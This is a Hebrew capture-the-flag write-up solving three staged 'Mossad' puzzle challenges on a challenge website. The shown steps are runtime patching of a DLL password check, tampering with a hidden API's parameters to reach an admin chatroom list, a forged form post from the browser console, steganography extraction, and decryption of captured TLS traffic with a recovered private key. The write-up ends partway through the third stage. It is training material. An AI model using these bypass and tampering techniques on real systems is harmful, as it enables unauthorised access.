77982A95 004 8D 8D FC EF+               lea     ecx, [ebp+input_password]
77982A9B 004 E8 50 FE FF+               call    check_pass_entered
77982AA0 004 83 F8 01                   cmp     eax, 1
77982AA3 004 75 2D                      jnz     short loc_77982AD2
```

```
lea     ecx, [ebp+input_password]
call    decrypt_password
lea     eax, [ebp+input_password]
push    eax
push    offset aYourPasswordIs ; "Your password is: %s\r\n"
call    printf
add     esp, 8
mov     ecx, [ebp+security_cookie]
xor     ecx, ebp
call    check_sec_cookie
mov     esp, ebp
pop     ebp
retn
```

```
77982AD2
77982AD2                loc_77982AD2:                   ; "Wrong!\r\n"
77982AD2 004 68 A8 49 98+               push    offset aWrong
77982AD7 008 E8 44 E5 FF+               call    printf
77982ADC 008 8B 4D FC                   mov     ecx, [ebp+security_cookie]
77982ADF 008 83 C4 04                   add     esp, 4
77982AE2 004 33 CD                      xor     ecx, ebp
77982AE4 004 E8 3C 01 00+               call    check_sec_cookie
77982AE9 004 8B E5                      mov     esp, ebp
77982AEB 004 5D                         pop     ebp
77982AEC 000 C3                         retn
77982AEC                Run_0           endp
77982AEC
```


כפי שניתן לראות מהתמונה, התוכנה קולטת מהמשתמש סיסמא, בודקת אותה ואם הסיסמא עברה את הבדיקה היא מורידה את ההצפנה ומדפיסה את הסיסמא לאתר. אנחנו מתכננים פשוט לדלג מעל הבדיקה של האם הסיסמא שהוכנסה נכונה, כי הבנו שהסיסמא שמוכנסת לא קשורה בכלל ל-decrypt.

ניתן לראות זאת כאן בשורה 11 כשהקוד מאפס את הסיסמא שהוכנסה:

```
 1 int __thiscall decrypt_password(void *input_password)
 2 {
 3   void *local_buffer; // ebx@1
 4   unsigned int v2; // esi@1
 5   int result; // eax@1
 6   signed int v4; // edi@1
 7   __int16 v5; // cx@2
 8   unsigned __int16 v6; // cx@2
 9
10   local_buffer = input_password;
11   memset(input_password, 0, 0x1000u);
12   v2 = 0;
13   LOWORD(result) = -26182;
14   v4 = &unk_77984524 - (_UNKNOWN *)input_password;
15   do
16   {
17     v5 = *(_WORD *)((char *)local_buffer + v4);
18     local_buffer = (char *)local_buffer + 2;
19     v6 = v2 + (result ^ v5) - 255 * (v2 / 0xFF);
20     ++v2;
21     *((_WORD *)local_buffer - 1) = v6;
22     result = v6;
23   }
24   while ( v2 < 8 );
25   return result;
26 }
```

לכן, החלטנו פשוט לרמות את ה-DLL בזמן ריצה ולגרום לו לחשוב שהכנסנו סיסמא נכונה וכך לעקוף את הבדיקה הישר אל ה-flow הנכון בקוד.

טריק קטן להרצה של פונקציה ספציפית ב-DLL ודיבוג ב-IDA מוצג כאן:



כשהשורה המלאה ב-Paramters היא זו (ה-offset הוא 5 מכיוון שהאורדינל של run הוא 5):

```
-c "import ctypes;ctypes.windll.LoadLibrary(r'PassMasterExtension3_1.dll')[5]()"
```

נדבג דינמית, נשנה את EAX בבדיקה להיות 1 ונקבל את הסיסמא המודפסת הבאה:

```
C:\Python27\python.exe
Managment password:
123213123
Your password is: --ch@tsh3riff--!
```

ניסינו להתחבר ב-chatW1z ונראה שבתור Admin יש לנו יכולת לאשר לאחרים גישה לצ'אטים מסויימים:


Welcome to ChatMaster

Recent chatroom membership approval:

Request	Action
User 'cheetah' would like to access '50+'	*Approved*
User 'cheetah' would like to access 'art'	*Approved*
User 'cheetah' would like to access 'dating'	*Approved*
User 'cheetah' would like to access 'news'	*Approved*
User 'cheetah' would like to access 'politics'	*Approved*
User 'cheetah' would like to access 'sports'	*Approved*
User 'PlzHireMe' would like to access '50+'	**Approve!**

שימו לב שחוץ מאישור הצ'אטים לאחרים בתור אדמין אין גישה לשום דף אחר, כלומר Admin אינו נחשב משתמש פרימיום או משהו אחר בסגנון.

אישרנו לעצמנו את האפשרות להתחבר לצ'אט! ניכנס חזרה למשתמש שלנו ונוכל לראות שאנו באמת יכולים להיכנס לצ'אט:



עברנו על כל הצ'אטים אבל לא מצאנו משהו מעניין, לכן חשבנו שעלינו להפוך למשתמש Premium בכדי לראות את כל הצ'אטים. ניסינו לעשות Forgot Password על כל המשתמשים שהם Premium ללא הצלחה...

ניסינו לחקות את ה-API של אישור החדר כדי לאשר לעצמינו הרשאות Premium אך גם פעולה זו לא צלחה.

הלכנו לעמוד ה-"Chatroom membership" בכדי לנסות לראות איך הרשימה שם מקבלת את כל החדרים, לאחר הסתכלות קצרה על ה-Source של העמוד נתקלנו בקטע הקוד הבא:

```
<script type="text/javascript">
$(document).ready(function(){
    $.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
    $('#btnRefresh').click(function(){
        $.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
    });
    $('#btnSelect').click(function(){
        count = $("#selectedChatRooms option:selected").length
        if (count > 0){
            alert ('Only one chatroom is allowed!')
        }
        else
        {
            $('#selectedChatRooms').append($("#chatRooms option:selected")[0])
        }
    });
    $('#btnRemove').click(function(){
        count = $("#selectedChatRooms option:selected").length
        if (count > 0){
            $('#selectedChatRooms option:selected').remove()
                $.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
        }
    });
    $('#btnSubmit').click(function(){
        selectedRooms = $("#selectedChatRooms option:selected")

        var theForm = document.createElement('form')
        theForm.action = "joinrooms"
        theForm.method="post"

        var room = document.createElement("INPUT");
        room.setAttribute("type", "text");
        room.setAttribute("name", "room");
        room.setAttribute("value", selectedRooms[0] ? selectedRooms[0].value : "");
        theForm.appendChild(room);
        document.body.appendChild(theForm);
        theForm.submit ();
    });
});

function populate(json)
{
    $("#chatRooms option").remove();
    $.each(json.chatrooms, function(index, item) {
        $('#chatRooms').append('<option value="' + item + '">' + item + '</option>');
    });
}
</script>
```

השורה המעניינת היא זו:

```
$.getJSON ('chatroomList', { u: 'apiuser', p: 'apipassword', utype: '1', rand: '62189305-cab1-4b5d-a607-f09847e1d2a7', a: '0', s: '1', g: '5', lat: '32.07973', long: '34.78369'}, populate)
```

או בקישור הבא:

http://deceptionisland.xyz/challenge1/chatroomList?u=apiuser&p=apipassword&utype=1&rand=62189305-cab1-4b5d-a607-f09847e1d2a7&a=0&s=1&g=5&lat=32.07973&long=34.78369

להלן תמונה של הקישור הראשון:


```
{
  "chatrooms": [
    "50+",
    "art",
    "dating",
    "news",
    "politics",
    "sports"
  ]
}
```


ניתן לראות שישנו api נסתר באתר שמבקש את רשימת הצאטים האפשריים. הארגומנט הראשון יש קופץ לעין והוא utype, אבל ממשחקים איתו לא ניראה שאפשר לעשות יותר מידי.

עם המשך FUZZING על שאר הפרמטרים, מצאנו שצריך לשנות גם את הארגומנט a ל-1 (כנראה ADMIN). בגישה לקישור הבא:

http://deceptionisland.xyz/challenge1/chatroomList?utype=0&a=1

אפשר לקבל רשימה מלאה של כל החדרים:


```
{
  "chatrooms": [
      "*just chat*",
      "-Mossad challenge solutions-",
      "50+",
      "Mobile & gadgets",
      "Platinum dancing club",
      "__chat2go__",
      "art",
      "computing",
      "dating",
      "news",
      "politics",
      "sports",
      "~~!!!WeRG0dsFury!!!~~"
  ]
}
```


נוסיף את ~~!!!WeRG0dsFury!!!~~ בעזרת השורה הבאה ב-console של chrome:

```
var theForm = document.createElement('form')
theForm.action = "joinrooms"
theForm.method="post"

var room = document.createElement("INPUT");
room.setAttribute("type", "text");
room.setAttribute("name", "room");
room.setAttribute("value", "~~!!!WeRG0dsFury!!!~~");
theForm.appendChild(room);
document.body.appendChild(theForm);
theForm.submit ();
```

נאשר לעצמנו את הכניסה לצ'אט, נתחבר חזרה למשתמש שלנו, נלך לעמוד Chat Now ושם נראה את ההודעה הבאה:

BadGuy:
Where are you my friends??? I am already here at: 'The-bay-watch'.
Please hurry, and bring the 'kandies'. I have a feeling we're being watched...
18:17

הלינק מוביל אל:

http://deceptionisland.xyz/challenge1/finish

מה שאומר שסיימנו את השלב הראשון!

Success!

Well Done!

You have successfully finished your 1st mission.
This is your success token:
TVIwV1F6cU1jWlp1Y3FUaDdldDZoRDdhZWY4bWdJcFRHQVE5a29uajArNVhiR043Q WhFZnZsVG90bHYyNzIrUmlRVHlqYXlkNGVVdjd1QTZkWEZGaEE9PQ==
You may now send your token and contact info to the following email

You can also collect and submit additional tokens by completing more challenges.

Take the Next Challenge

שלב 2

Challenge #2

Well done Agent!

The location you recovered was correct and we dispatched our tactical team. However, the terrorist group was already gone by the time they arrived. We gathered enough intel to determine that the terrorists have planted a bomb on an airplane somewhere in the world, but we do not know the flight number and/or its destination.


We did however recover a picture of the bomb from the terrorist meeting.

Our *steganography* expert insists that the picture contains a hidden message, but she was unsuccessful in uncovering it before she left on her honeymoon.
We require your assistance in locating and defusing the bomb before it detonates.
There isn't much time...

Good luck!,
M.

נראה שהאתגר השני הוא אתגר סטגנוגרפיה, או לפחות מתחיל כך. נלחץ על הקישור ונקבל את התמונה הבאה:

אפשר לראות שיש למעלה כל מיני פיקסלים שהם לא לגמרי לבנים ובולטים מבין הלבן של התמונה. בהתחלה ניסינו להפוך את התמונה לשחור לבן לפי מה שלגמרי לבן (255, 255, 255) ומה ששונה. חשבנו שיהיה כתוב בחלק העליון של התמונה משהו מעניין. התמונה יוצאת כך:



בהתחלה חשבנו שמדובר בכתב braille אז בדקנו באתרים והבנו שזה לא זה. לאחר מכן, המשכנו בכיוון חשיבה שאומר שמדובר בקיצורי מקשים של JOYSTICK אך גם זה לא הניב פירות.

המשכנו לחפש כיוון אחר ואחרי קצת שבירת ראש הבנו שעלינו להשתמש בסקריפט הבא מן האינטרנט כדי לחלץ את המידע מתוך התמונה:

https://github.com/RobinDavid/LSB-Steganography/blob/master/LSBSteg.py

לאחר החילוץ מתקבל קובץ output בעל התוכן הבא:

```
L2NoYWxsZW5nZTIvYm9tYg==
```

שימוש קצר בפייתון מגלה לנו את התשובה לחלק הבא באתגר:


```
In [1]: "L2NoYWxsZW5nZTIvYm9tYg==".decode('base64')
Out[1]: '/challenge2/bomb'
```

לאחר פתרון האתגר, חזרנו כדי לנסות להבין מה הסקריפט שהשתמשנו בו עושה, הבנו שהוא מאוד מסובך ומיותר, לכן כתבנו סקריפט חלופי שלדעתנו מסביר בצורה טובה יותר את סוג הסטגנוגרפיה שהתמונה הכילה.


להלן הסקריפט:

```
from PIL import Image
import sys


STEGO_SIZE = 64


def get_size(bitstr):
    """
    Extracts the size of the data from the bitstr
    """

    return int(bitstr[:STEGO_SIZE], 2)


def get_data(bitstr, size):
    """
    Return the data for the image
    """

    bytestr = [bitstr[x:x+8] for x in range(STEGO_SIZE, STEGO_SIZE + 8*size, 8)]
    bytes = [int(byte, 2) for byte in bytestr]
    return ''.join(chr(x) for x in bytes)


def get_bits_str(image):
    """
    Return all the bits for the image
    """

    pixels = image.getdata()
    return ''.join(str(channel & 1) for pixel in pixels for channel in pixel[::-1])


def do_main(image_path):
    """
    Extract the data from the image
    """

    image = Image.open(image_path)
    bitstr = get_bits_str(image)
    data_size = get_size(bitstr)
    data = get_data(bitstr, data_size)

    print "The data is: ", data


def main():
    do_main(sys.argv[1])


if __name__ == '__main__':
    main()
```

לאחר שנכנסים לכתובת שגילינו מהתמונה, אנו מגיעים לממשק WEB של פצצה כלשהי:



אחרי מעבר על כל התפריטים נראה שניתן לנטרל אותה בהכנסת סיסמא בעמוד Disarm Bomb:



מעבר על עוד קצת תפריטים מוביל אותנו לעמוד ה-Info, שם יש לינק להורדת גרסת ה-Firmware של הפצצה:

Bomb Information

Item	Value
Model Number	#BMB123%UKFG%22311 C-4 edition
Serial Number	0000000000000000001
Status	***Armed***
Firmware Version	***iExplode*™ 5.4 Beta edition**
License	***None*** (Evaluation version)
Plastic (standard) Plugin	***Installed***
Anthrax Plugin	***Not installed***
Extra Damage Plugin	***Not installed***
Mass Destruction Plugin	***Not supported***

הורדנו את ה-Firmware ובירר נו בעזרת הפקודה file ב-bash איזה סוג קובץ זה:

```
PC:/mnt/c/Temp$ file 15a7d3ea55094d91905eb40aad5de637
15a7d3ea55094d91905eb40aad5de637: Zip archive data, at least v2.0 to extract
```

פתיחה של הקובץ ב-Zip7 מגלה בפנינו מגלה עוד קובץ בפנים בפורמט EXT2.

למזלנו, 7Zip יודע לפתוח גם אותו, ובפנים אנחנו מגלים מערכת קבצים שלמה.

Name	Size	Packed Size	Mode
bin	580 580	582 656	drwxr-xr-x
dev	10	0	drwxr-xr-x
etc	282 834	318 464	drwxr-xr-x
lib	627 052	634 880	drwxr-xr-x
lib32	0	0	lrwxrwxrwx
lost+found	0	0	drwx------
media	0	0	drwxr-xr-x
mnt	0	0	drwxr-xr-x
opt	0	0	drwxr-xr-x
proc	0	0	drwxr-xr-x
root	0	0	drwx------
run	0	0	drwxr-xr-x
sbin	13 592	14 336	drwxr-xr-x
sys	0	0	drwxr-xr-x
tmp	0	0	drwxrwxrwt
usr	3 792 273	3 954 688	drwxr-xr-x
var	6 988	9 216	drwxr-xr-x
linuxrc	11	0	lrwxrwxrwx

אם נכנס ל-var ואחרי זה ל-www נגלה שם את הקבצים של האתר, כתובים ב-PYTHON. ספציפית, הקובץ iexplode.py מכיל את כל האתר. נחפש את העמוד Disarm Bomb:


```
def defuse_page(environ, start_response):
  try:
    if environ["REQUEST_METHOD"] != "POST":
      raise ErrorPage("500 Internal Server Error", "")

    defuse_data = environ["wsgi.input"].read(100)
    defuse_data = parse_qs(defuse_data)

    if Pmgmt.CheckPassword(defuse_data["defusecode"][0]):
      start_response("200 OK", [("Content-Type", "text/html")])
      res = """
     <html>
     <head><title>iExplode v1.01</title></head>
     <body>
     <h1>Bomb defused successfully!</h1>
     </body>
     </html>"""

      return res

    start_response("200 OK", [("Content-Type", "text/html")])
    res = """
   <html>
   <head><title>iExplode v1.01</title></head>
   <body>
   <h1>Incorrect defuse code</h1>
   </body>
   </html>
   """
    return res
  except:
    raise ErrorPage("500 Internal Server Error", "")
```

נעשה unpack לקובץ ה-PYC בעזרת uncompyle6 ונקבל את קובץ ה-Python הבא:

```
import random
PASS = [
'applebomb',
'bang8',
'dinamite15',
'motherofallbombs',
'explodenag',
'explosionkiss',
'rosebomb1',
'bombshell12',
'sisterofallbombs',
'bombinator',
'bigbang888',
'explodetalk',
'megaplode',
'implosion-bomb',
'c4',
'big-bang',
'explosivepack',
'criticexplosive',
'explosivelawyer',
'explosiveanalyst',
'mechanicalbomb',
'plastic',
'gnuexplosive',
'zipbomb',
'heartexplosion',
'sh*tbomb',
'ilovec4',
'plasticaddict',
'livingexplosion',
'plasticcaliber',
'da-defuser3',
'plasticcannon',
'explosionmagnet',
'c4illuminator',
'bombhoarder',
'timer-crusher',
'dieanotherday',
'killmeabomb',
'pleasedontkillme2',
'nuclearbanana',
'makemeabomb',
'plasticempathic',
'sugarbombbaby',
'bombino222',
'defusemenow!',
'meloveexplosives3xpl0$!0n',
'explosionnuts',
'bombindex',
'Bombinyourear!']

def GetPassword():
  try:
    ind = int(open('/etc/iexprun', 'rb').read())
    return PASS[ind]
  except:
    print 'Problem reading index from /etc/iexprun'

  return None
```

נפתח את "/etc/iexprun", נראה שבתוכו נמצא אינדקס לתוך רשימת הסיסמאות, ניקח את ה-Index, נמצא את הסיסמא ב-Index שמצאנו מתוך רשימת הסיסמאות, ניכנס לעמוד ה-Disarm Bomb באתר וננטרל את הפצצה!

נראה שסיימנו את השלב השני באתגר:



שלב 3

הנה ההודעה של השלב השלישי:

Challenge #3

You did it again!

The bomb you defused was discovered soon after the airplane landed (seems that someone posted an anonymous tip to local authorities...).
Additionally, we have been able to recruit an agent within the terrorist cell.
We are unable to maintain constant contact with him as the agent is deep undercover.
However, he did manage to post a message to our secure servers. We require your skills once again in order to follow the communication trail and reveal the message.

Thanks, and good luck!,
M.

כאשר לוחצים על message ניתן לראות שיורד קובץ PCAP אשר מכיל הסנפה מסוימת של תעבורת רשת. ההסנפה מכיל תקשורת FTP, שלאחריה מעבירים את המצב ל-SSL, ובנוסף הודעות ICMP שונות. לאחר מעבר על כל ההסנפה מצאנו 3 פקטות ICMP שנראות מעניינות:

```
00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
00 54 ff 2b 40 00 40 01  29 1d c0 a8 c8 86 c0 a8   .T.+@.@. ).......
c8 88 08 00 83 38 0d c2  00 01 2f ac e9 58 00 00   .....8.. ../..X..
00 00 21 2e 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ..!..... ../chall
65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
65 6e                                              en
```

```
00 0c 29 99 75 ca 00 0c  29 70 8e 00 08 00 45 00   ..).u... )p....E.
00 54 a1 4b 00 00 40 01  c6 fd c0 a8 c8 88 c0 a8   .T.K..@. ........
c8 86 00 00 04 bf 0d c3  00 01 2f ac e9 58 00 00   ........ ../..X..
00 00 af 31 0f 00 00 00  00 00 73 65 63 72 65 74   ...1.... ..secret
20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74             secret
20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74             secret
20 20
```

```
00 0c 29 99 75 ca 00 0c  29 70 8e 00 08 00 45 00   ..).u... )p....E.
00 54 a1 4c 00 00 40 01  c6 fc c0 a8 c8 88 c0 a8   .T.L..@. ........
c8 86 00 00 14 6c 0d c4  00 01 2f ac e9 58 00 00   .....l.. ../..X..
00 00 ba 34 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ...4.... ../chall
65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
65 6e                                              en
```

ניכנס לשני הקישורים שנתנו לנו ונראה שיורדים 2 דברים:

1. דף הויקיפדיה של המוסד
2. מפתח RSA פרטי מוצפן

ניתן לפתוח את ההצפנה של המפתח הפרטי בעזרת הפקודה הבאה בלינוקס:

```
            PC:/mnt/c/Temp$ sudo openssl rsa -in 45f340537a44494a8503cd1ddd4c03da.enc_pkey -out pkey.pkey
[sudo] password for
Enter pass phrase for 45f340537a44494a8503cd1ddd4c03da.enc_pkey:secret

writing RSA key
            PC:/mnt/c/Temp$
```

ניחשנו שה-passphrase לפתיחת המפתח הוא "secret" כמו הודעת ה-ICMP האחרונה שבה לא השתמשנו ונראה שצדקנו.

נכניס ל-Wireshark את מפתח ההצפנה ונסתכל על התעבורה:

```
USER user1
331 Please specify the password.
PASS 1234
230 Login successful.
SYST
215 UNIX Type: L8
CWD files
250 Directory successfully changed.
TYPE I
200 Switching to Binary mode.
PORT 192,168,200,134,183,98
200 PORT command successful. Consider using PASV.
RETR 2
150 Opening BINARY mode data connection for 2 (10169 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

נראה שעובר פה קובץ בגודל של 10169 בתים, נחלץ אותו מ-wireshark ונקבל את הקובץ הבא:

```
0000h: 50 4B 03 04 14 00 06 00 08 00 00 00 21 00 C8 A3  PK..........!.È£
0010h: CD 34 76 01 00 00 04 05 00 00 13 00 DD 01 5B 43  Í4v.........Ý.[C
0020h: 6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
0030h: 6C 20 A2 D9 01 28 A0 00 02 00 00 00 00 00 00 00  l ¢Ù.( .........
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

אחרי קצת ניסיונות, ופתיחת הקובץ ב-7Zip, הבנו שהקובץ הוא קובץ Excel והנה תכניו:

	A	B
1	item	price
2	Milk	12723
3	Bread	6027
4	Honey	38793
5	Butter	3909
6	Eggs	18239
7	Tomatoes	36670
8	Ice cream	19190
9	Broccoli	6576
10	Asparagus	27775
11	Yogurt	8840
12	Apples	865
13	Cheese	12605
14	Pita Bread	30937
15	Sugar	10877
16	Flour	38804
17	Cookies	30223

